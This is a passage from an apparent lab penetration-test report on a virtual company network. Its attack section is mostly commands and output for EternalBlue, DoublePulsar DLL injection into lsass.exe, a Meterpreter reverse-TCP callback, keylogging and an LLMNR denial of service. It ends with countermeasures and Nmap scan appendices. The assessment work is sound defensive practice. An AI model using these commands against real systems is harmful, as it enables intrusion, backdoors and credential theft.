
Figure 33 Reverse TCP shell backdoor creation

Next a listener was set up in Meterpreter using Metasploit. If EternalBlue is successful, the listener opens a session to the target and commands can be executed on the machine. The commands used were:

```
msfconsole  
use exploit/windows/smb/ms17_010_eternalblue  
set payload windows/x64/meterpreter/reverse_tcp
```

Then, set the following options:


```
set LHOST 192.168.0.100  
set RHOST 192.168.0.1  
exploit
```

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use exploit/multi/handler  
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set lhost 192.168.0.100  
lhost => 192.168.0.100  
msf exploit(multi/handler) > set lport 4444  
lport => 4444  
msf exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.0.100:4444  
[*] Sending stage (206403 bytes) to 192.168.0.1
```

Figure 34 Setting up a listener in Meterpreter

A leaked hacking tool called Fuzzbunch was then used to execute the EternalBlue exploit. Fuzzbunch is NSA's "version" of Metasploit, a collection of exploits to run.



```
Administrator: Command Prompt - fb.py  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\ang>cd \nsa\windows  
C:\NSA\windows>fb.py
```

Figure 35 NSA FuzzBunch tool suite

Fuzzbunch was set up using the initial variables with the most important ones being:

- Target IP address: 192.168.0.1 (Server1 was exploited first)
- Callback IP address: 192.168.0.200 (Attacking machine with Kali)
- Traditional deployment from within FUZZBUNCH
- Redirection off


```

[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
(y/n) [Yes] : y
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.0.1] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.0.1:445

[+] Configure Plugin Remote Tunnels

Module: Eternalblue
=====
Name                               Value
-----
DaveProxyPort                      0
NetworkTimeout                     60
TargetIp                           192.168.0.1
TargetPort                         445
VerifyTarget                       True
VerifyBackdoor                     True
MaxExploitAttempts                 3
GroomAllocations                   12
ShellcodeBuffer                    WIN72K8R2
Target

[?] Execute Plugin? [Yes] : y_

```

Figure 36 Executing EternalBlue

After the exploit was run a confirmation was received that it was a success.

```

Administrator: Command Prompt - fb.py
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (54 bytes):
0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
0x00000010 30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65 008 R2 Datacente
0x00000020 72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 r 7601 Service P
0x00000030 61 63 6b 20 31 00 ack 1.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffer..DONE.
[+] Sending final SMBv2 buffers.....DONE.
[+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet?
DONE.
[*] Receiving response from exploit packet
[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
[+] Backdoor returned code: 10 - Success!
[+] Ping returned Target architecture: x64 (64-bit)
[+] Backdoor installed
=====WIN=====
[*] CORE sent serialized output blob (2 bytes):
0x00000000 08 00 ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
fb Special <Eternalblue> > _


```

Figure 37 EternalBlue success message

After EternalBlue was used, another tool called DoublePulsar was used to inject the previously created malicious DLL file into a target process. DoublePulsar allows the creation of a backdoor and it's also created by the NSA and runs in kernel mode so it grants the attacker high level of control. DoublePulsar is included in FuzzBunch.

The important settings for DoublePulsar:

Protocol: SMB
Architecture: x64 64-bits (target system is 64-bit)
RunDLL (the msf.dll that was created earlier)
Process: lsass.exe (any SYSTEM process)



```
Administrator: Command Prompt - fb.py
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.0.1] :
[?] Destination Port [445] :
[+] <TCP> Local 192.168.0.1:445
[+] Configure Plugin Remote Tunnels

Module: Doublepulsar
=====

Name                Value
-----
NetworkTimeout      60
TargetIp             192.168.0.1
TargetPort           445
DllPayload           c:\msf.dll
DllOrdinal           1
ProcessName          lsass.exe
ProcessCommandLine
Protocol             SMB
Architecture         x64
Function             RunDLL

[?] Execute Plugin? [Yes] : y
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 <64-bit> - XOR Key: 0xCC2312F
1
SMB Connection string is: Windows Server 2008 R2 Datacenter 7601 Service Pac
k 1
Target OS is: 2008 R2 x64
Target SP is: 1
    [+] Backdoor installed
    [+] DLL built
    [.] Sending shellcode to inject DLL
    [+] Backdoor returned code: 10 - Success!
    [+] Backdoor returned code: 10 - Success!
    [+] Backdoor returned code: 10 - Success!
    [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload <Doublepulsar> > _
```

Figure 38 DoublePulsar success message

To confirm DoublePulsar was successful, a confirmation was received in the previously created Metasploit session:

```
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.1:55601) at 2018-11-26 12:58:57 -0500

meterpreter > sysinfo
Computer      : SERVER1
OS            : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : UADTARGETNET
Logged On Users : 3
Meterpreter   : x64/windows
meterpreter > █
```

Figure 39 Meterpreter shell confirmation on Server1

Server1 was successfully owned and backdoored. A keylogger test was run by starting a keyscan with the command:

keyscan_start

After this a dummy file was created on Server1 by logging into it as an admin:




Figure 40 Dummy file created on Server1 to test key logger

And after this the keystrokes were dumped in Meterpreter:

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>My super secret password is<Shift>:<Shift>:<^H> 123<^S>
meterpreter > █
```

Figure 41 Keyscan_dump results

Server2 was exploited similarly:

```
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.2:63668) at 2018-11-27 10:29:52 -0500
[+] 192.168.0.2:445 - - - - -WIN- - - - -
[+] 192.168.0.2:445 - - - - -
```

Figure 42 Server2 EternalBlue success

Note:

Client1 and Client2 were also successfully exploited with EternalBlue but the second phase with DoublePulsar failed because only a 64-bit version was available and the 32-bit version needed internet access to be downloaded.

```
[*] Receiving response from exploit packet
[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
[+] Backdoor returned code: 10 - Success!
[+] Ping returned Target architecture: x86 (32-bit)
[+] Backdoor installed
=====WIN=====
[*] CORE sent serialized output blob (2 bytes):
0x00000000 00 00
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
```

Figure 43 Client1 (and Client2) architectures needed a different version of DoublePulsar to finish the exploitation process and gain a session

After successfully exploiting one of the vulnerabilities in the systems another vulnerability identified by Nessus was tried. This was the DNS vulnerability.

Exploitable With

Metasploit (Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS)

Core Impact

Figure 44 A different vulnerability found by Nessus in the earlier scan

Information about the exploit was searched and the explanation revealed that the exploit can be executed but there were no known payloads for it:

Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS

This module exploits a buffer underrun vulnerability in Microsoft's DNSAPI.dll as distributed with Windows Vista and later without KB2509553. By sending a specially crafted LLMNR query, containing a leading ':' character, an attacker can trigger stack exhaustion or potentially cause stack memory corruption. Although this vulnerability may lead to code execution, it has not been proven to be possible at the time of this writing. NOTE: In some circumstances, a ':' may be found before the top of the stack is reached. In these cases, this module may not be able to cause a crash.

Figure 45 Explanation of the exploit

The exploit was successfully run against all of the targets.

```
[*] Sending Ipv6 LLMNR query to 192.168.0.1
[*] Sending Ipv4 LLMNR query to 192.168.0.1
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
msf auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > 
```

Figure 46 Exploit successful on Server1 (but no payload)

```
[*] Sending Ipv6 LLMNR query to 192.168.0.2
[*] Sending Ipv4 LLMNR query to 192.168.0.2
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
msf auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > 
```

Figure 47 Exploit successful on Server2 (but no payload)

```
msf auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > run
[*] Sending Ipv6 LLMNR query to 192.168.0.10
[*] Sending Ipv4 LLMNR query to 192.168.0.10
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
```

Figure 48 Exploit successful on Client1 (but no payload)

```
msf auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > run

[*] Sending Ipv6 LLMNR query to 192.168.0.11
[*] Sending Ipv4 LLMNR query to 192.168.0.11
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
```

Figure 49 Exploit successful on Client2 (but no payload)

After trying the previous exploits, the GUI version of Metasploit called Armitage was used. The systems were scanned for other vulnerabilities using the scan functionality and to speed things up, the automatic exploit option Hail Mary was used which tries to execute all possible exploits that the system(s) has/have vulnerabilities to. However it wasn't successful in creating any additional new sessions.




Figure 50 Armitage setup




Figure 51 Exploit scan in Armitage

```
192.168.0.10:139 (windows/smb/netidentity_xtierrpcpipe)
[*] 192.168.0.10:445 (windows/oracle/extjob)
[*] 192.168.0.10:139 (windows/smb/timbuktu_plughntcommand_bof)
[*] 192.168.0.10:445 (windows/smb/timbuktu_plughntcommand_bof)
[*] 192.168.0.10:139 (windows/smb/netidentity_xtierrpcpipe)
[*] 192.168.0.10:445 (windows/smb/netidentity_xtierrpcpipe)
[*] 192.168.0.10:139 (windows/smb/ms08_067_netapi)
[*] 192.168.0.10:445 (windows/smb/ms08_067_netapi)
[*] 192.168.0.10:135 (windows/dcerpc/ms03_026_dcom)
[*] Listing sessions...
msf > sessions -v

Active sessions
=====

No active sessions.

msf > |
```

Figure 52 No sessions after running Hail Mary

3 DISCUSSION

3.1 RESULTS EVALUATION

Based on the findings and several successful exploits it is safe to say that Company XYZ's network is insufficiently protected against an inside attack. Each exploit used was very easy to execute and publicly and freely available to anyone who has access to the internet. By using these tools and information gained using a variety of different scan complete and persistent admin level access was gained on every system. This would likely lead to leaking of business sensitive materials and/or personal information that could be used in malicious ways to damage the reputation of the company or its employees.

3.2 COUNTERMEASURES

The first thing to do is to patch all the systems and apply all critical updates to mitigate against EternalBlue. EternalBlue can be detected by at least Nessus so using a free trial or purchasing a license for the company would be beneficial and the sysadmin could scan the network frequently to spot potential malicious processes.

Next an important step to make the first phases of network penetration much harder for a potential attacker would be to block port scanning as much as possible. ICMP packages should be filtered and if the company's router allows it, configure it to detect the most common port scans and report all ports closed or return no response. After re-configuring the router an internal Nmap scan should be run to see what a potential attacker would see.

To counter enumerating the operating system, the sysadmin can use a tool like OSfuscate to change Windows registry values so that scanners report the operating system wrong.

To prevent username enumeration either disable NetBios and if that's not practical, preventing Security Accounts Manager account enumeration should be considered. During the penetration test no printers were found but removing the possibility of sharing them and files in general should be considered as well.

Since half of the passwords were cracked, it would be wise to require every user to change their passwords (and potentially usernames into something more random).

3.3 FUTURE WORK

- Include Powershell in penetration test process
- Spend time on Windows Server Active Directory
- Research vulnerabilities found by Nessus that are labeled "medium" or "low"
- Scan the network with a second vulnerability scanner

3.4 CALL TO ACTION

- In the future keep all of the systems fully updated and patched
- Re-think if any of the open TCP/UDP ports could be closed if they are unused
- Do a second penetration test in the next 6 months to verify mitigations against found threats
- Make all employees take a basic cyber security course
- Create a company wide password complexity policy

REFERENCES

- Edgescan 2018. *2018 Vulnerability statistics report*. [online pdf]. Available from: <https://www.edgescan.com/wp-content/uploads/2018/05/edgescan-stats-report-2018.pdf> [Accessed 28 November 2018].
- Ferguson, M. 2018. *73% of Companies Have Critical AWS Security Misconfigurations*. [blog]. 18 April. Available from: <https://www.threatstack.com/blog/73-of-companies-have-critical-aws-security-misconfigurations> [Accessed 28 November 2018].

APPENDICES

APPENDIX A – SOFTWARE OUTPUT

Server1 Nmap aggressive scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-21 05:31 EST
Nmap scan report for 192.168.0.1
Host is up (0.0010s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADTARGETNET
|   NetBIOS_Domain_Name: UADTARGETNET
|   NetBIOS_Computer_Name: SERVER1
|   DNS_Domain_Name: uadtargetnet.com
|   DNS_Computer_Name: Server1.uadtargetnet.com
|   DNS_Tree_Name: uadtargetnet.com
|_  Product_Version: 6.1.7601
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A)
(Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         Apache httpd
| http-methods:
|_  Potentially risky methods: TRACE
|_  http-server-header: Apache
|_  http-title: Index of /
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server
time: 2018-11-21 10:32:03Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: uadtargetnet.com, Site: lab-sitel)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601
Service Pack 1 microsoft-ds (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: uadtargetnet.com, Site: lab-sitel)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
```

```
49160/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49161/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:65:8E:40 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: SERVER1; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp,
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows
```

Host script results:

```
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS
MAC: 00:0c:29:65:8e:40 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1
(Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadtargetnet.com
|   Forest name: uadtargetnet.com
|   FQDN: Server1.uadtargetnet.com
|_ System time: 2018-11-21T10:32:57+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
|   2.02:
|_ Message signing enabled and required
| smb2-time:
|   date: 2018-11-21 05:32:57
|_ start_date: 2017-10-30 05:00:08
```

TRACEROUTE

```
HOP RTT      ADDRESS
1   1.02 ms 192.168.0.1
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 83.37 seconds

Server2 Nmap aggressive scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-21 05:34 EST
Nmap scan report for 192.168.0.2
Host is up (0.00072s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADTARGETNET
|   NetBIOS_Domain_Name: UADTARGETNET
|   NetBIOS_Computer_Name: SERVER2
|   DNS_Domain_Name: uadtargetnet.com
|   DNS_Computer_Name: SERVER2.uadtargetnet.com
|   DNS_Tree_Name: uadtargetnet.com
|_  Product_Version: 6.1.7601
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A)
(Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_  http-server-header: Microsoft-IIS/7.5
|_  http-title: Site doesn't have a title.
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server
time: 2018-11-21 10:34:48Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: uadtargetnet.com, Site: lab-sitel)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601
Service Pack 1 microsoft-ds (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: uadtargetnet.com, Site: lab-sitel)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
MAC Address: 00:50:56:3A:42:9F (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
```

```
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: SERVER2; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp,
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows
```

Host script results:

```
|_nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>, NetBIOS
MAC: 00:50:56:3a:42:9f (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1
(Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: SERVER2
|   NetBIOS computer name: SERVER2\x00
|   Domain name: uadtarggetnet.com
|   Forest name: uadtarggetnet.com
|   FQDN: SERVER2.uadtarggetnet.com
|_ System time: 2018-11-21T10:35:45+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
|   2.02:
|_ Message signing enabled and required
| smb2-time:
|   date: 2018-11-21 05:35:45
|_ start_date: 2017-02-03 08:46:22
```

TRACEROUTE

```
HOP RTT      ADDRESS
1   0.72 ms  192.168.0.2
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 83.33 seconds

Client1 Nmap aggressive scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-21 05:39 EST
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing
Service Scan
Service scan Timing: About 33.33% done; ETC: 05:42 (0:01:48
remaining)
Nmap scan report for 192.168.0.10
Host is up (0.00082s latency).
```

Not shown: 991 closed ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows 7 Professional 7600 microsoft-ds (workgroup: UADTARGETNET)
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49175/tcp	open	msrpc	Microsoft Windows RPC
49176/tcp	open	msrpc	Microsoft Windows RPC

MAC Address: 00:0C:29:1F:15:CB (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
